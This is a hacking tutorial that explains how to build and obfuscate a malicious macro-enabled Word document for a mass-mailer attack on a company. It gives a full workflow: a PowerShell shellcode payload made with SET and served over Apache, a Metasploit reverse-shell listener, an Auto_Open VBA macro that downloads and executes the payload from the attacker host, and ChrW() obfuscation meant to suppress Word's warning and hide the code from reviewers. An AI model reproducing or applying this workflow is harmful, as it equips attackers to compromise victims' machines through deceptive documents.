


How To

Create and Obfuscate a Virus inside of a Microsoft Word Document

When performing something such as a mass mailer attack on a company, sending executables usually isn't the best option. That's why, in this tutorial, I'll be teaching you how to code a vba script macro into a word document in order to compromise a system. Combined with a little social engineering, this can be a very effective technique.



Things You'll Need


- 1 Microsoft Word
- 2 The Social Engineering Toolkit (*preinstalled on kali*)
- 3 Apache Webserver (*preinstalled on kali*)
- 4 The Metasploit Framework (*also preinstalled on kali*)

Bonus: I'll be using the same technique I used in [my previous tutorial](http://null-byte.wonderhowto.com/how-to/bypass-antivirus-using-powershell-and-metasploit-kali-tutorial-0167601) (<http://null-byte.wonderhowto.com/how-to/bypass-antivirus-using-powershell-and-metasploit-kali-tutorial-0167601>) to create and deliver the payload; so if you've read that, you can skip steps one and two.

Step 1: Creating the Payload

We'll be using the Social Engineering Toolkit to create our payload. In this case, powershell proves very useful. To open SET, type this in console:

setoolkit

A screenshot of a terminal window showing the output of the 'setoolkit' command. At the top, the letters 'SET' are displayed in a large, stylized, yellow-green font. Below this, the terminal shows the following text: '[---] The Social-Engineer Toolkit (SET) [---]', '[---] Created by: David Kennedy (ReL1K) [---]', '[---] Version: 6.5.9 [---]', '[---] Codename: 'Mr. Robot' [---]', '[---] Follow us on Twitter: @TrustedSec [---]', '[---] Follow me on Twitter: @HackingDave [---]', and '[---] Homepage: https://www.trustedsec.com [---]'. At the bottom, a green message reads: 'Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs.'

From there, type 1 for "social engineering attacks", then 9 for "powershell attack vectors", and finally 1 for "powershell alphanumeric shellcode injector".

Now, you'll need to provide an "LHOST". If you didn't already know, this is your attacker machine's local IP address (so long as you're attacking over a local area network). To determine it, open a new terminal window and type in:

ifconfig

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.13 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 2601:181:c200:27d9:20c:29ff:fe31:a7df prefixlen 64 scopeid 0x0<global>
    ether 00:0c:29:31:a7:df txqueuelen 1000 (Ethernet)
    RX packets 47209 bytes 6039370 (5.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16884 bytes 21348074 (20.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 68 bytes 4080 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 4080 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Scroll up to the top to find the interface that's connected to your network (in my case, that's "eth0"). Find what I've highlighted, "inet", and next to it you'll find your local IP address (in my case, it's 10.0.0.13). This is what you'll input for your LHOST.

Next, it'll prompt you to type in a "port for the reverse". It's referring to the "LPORT". Usually, I use "4444" as it's a meterpreter convention, but you can use any port you want so long as you remember it.

Then it will prompt you if you want to "start the listener now". Type "no", we'll do this manually later. For now we're done with SET.

Now we'll need to move that payload over to our apache webserver. To do so, open a terminal and type:

```

mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/html/payload.txt

```

However, if you're still using Kali Linux 1 (not 2), use this command:

```

mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/payload.txt

```

This is because, in Kali Linux version 2, the apache root directory was moved to the "html" folder inside of /var/www/.

Now, simply type:
service apache2 start
...and your webserver should be started.

Step 2: Setting Up the Listener

Lastly, we need to set up a listener to wait for a meterpreter session. Fire up the metasploit framework by typing:

msfconsole

Once it loads, type:

use multi/handler

```
=[ metasploit v4.11.5-2015113001 ]
+ -- --=[ 1508 exploits - 870 auxiliary - 253 post ]
+ -- --=[ 434 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > █
```

Now, you'll need to type a series of options so I'll list them out for you:

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 10.0.0.13

set LPORT 4444

Again, remember to change LHOST to your local IP address, and change LPORT if you used something other than 4444.

Finally, type "exploit" and hit enter to start the listener.


Step 3: Adding the Command to a Word Document

Now, you'll need to incorporate this command into your word document:


```
"powershell.exe ""IEX ((new-object net.webclient).downloadstring('http://10.0.0.13/payload.txt'))"""
```

Of course, replacing 10.0.0.13 with your local IP address. This powershell command will retrieve and execute the powershell payload that you generated in step one.


To add it to a document, open Microsoft Word and create a new document called "Evil.docm". Make sure "Macro-Enabled" is selected from the drop down menu.



Next, on the view tab, click on "Macros" on the right-hand side.



It will prompt to create a new macro, so type "Auto_Open" and click "Create". Also, make sure that the drop-down menu next to "Macros in:" has the name of your document selected, and not "All active templates and documents", because it may get confusing.



Now, you could just paste a simple VBA script such as:

```
Sub Auto_Open()  
Dim exec As String  
exec = "powershell.exe ""IEX ((new-object net.webclient).downloadstring('http://  
10.0.0.13/payload.txt'))""  
Shell (exec)  
End Sub
```


//Note: the next part is optional, but adds compatibility with the auto-open feature in PowerPoint and Excel using the AutoOpen() and Workbook_Open() methods respectively.

```
Sub AutoOpen()  
Auto_Open  
End Sub  
Sub Workbook_Open()  
Auto_Open  
End Sub
```

Un-obfuscated Source Code - <http://pastebin.com/AxKy1tyK>

(Note the double quotes in the powershell command - the escape character in visual basic is just typing the character twice)

And this would work. However, from my testing, if you leave the code un-obfuscated, Microsoft Word provides an extra warning to the user which won't show up if the code is obfuscated:



Plus, anybody could easily glance at the macro for a second and tell that it is malicious. That's where obfuscation comes in.

Step 4: Obfuscating the VBA Script

To obfuscate the code, I'm going to be using the ChrW() function. This allows us to type ASCII character values instead of the actual characters themselves.

Dec	Hx	Oct	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	
0	0	000	NUL	(null)	32	20	040	 	Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH	(start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX	(start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX	(end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT	(end of transmission)	36	24	044	$	\$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ	(enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK	(acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL	(bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS	(backspace)	40	28	050	({	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB	(horizontal tab)	41	29	051)	}	73	49	111	I	I	105	69	151	i	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT	(vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR	(carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO	(shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI	(shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE	(data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1	(device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2	(device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3	(device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4	(device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK	(negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN	(synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB	(end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN	(cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM	(end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB	(substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC	(escape)	59	3B	073	;	;	91	5B	133	[[123	7B	173	{	{
28	1C	034	FS	(file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174	|	
29	1D	035	GS	(group separator)	61	3D	075	=	=	93	5D	135]]	125	7D	175	}	}
30	1E	036	RS	(record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US	(unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177		DEL

Source: www.LookupTables.com


Converting each character into its ASCII value by hand would be very tedious, so I wrote a Java program (yeah I know, I'm going to learn Python soon) to automate the process. Here's the source code:

<http://pastebin.com/bD6xEP9a>


You can use the program with this jar file, but you can always compile and run the source code yourself if you want. Once you do, it will prompt you to input the un-obfuscated command. Type this:

```
powershell.exe "IEX ((new-object net.webclient).downloadstring('http://10.0.0.13/payload.txt'))"
```


Again, replacing 10.0.0.13 with your own local IP address.




Once you click OK, a dialog box with the obfuscated code will appear and the text will automatically be copied to your clipboard.



Now you can simply go back to your document's macro editor, select everything, and replace it with the generated vba script.




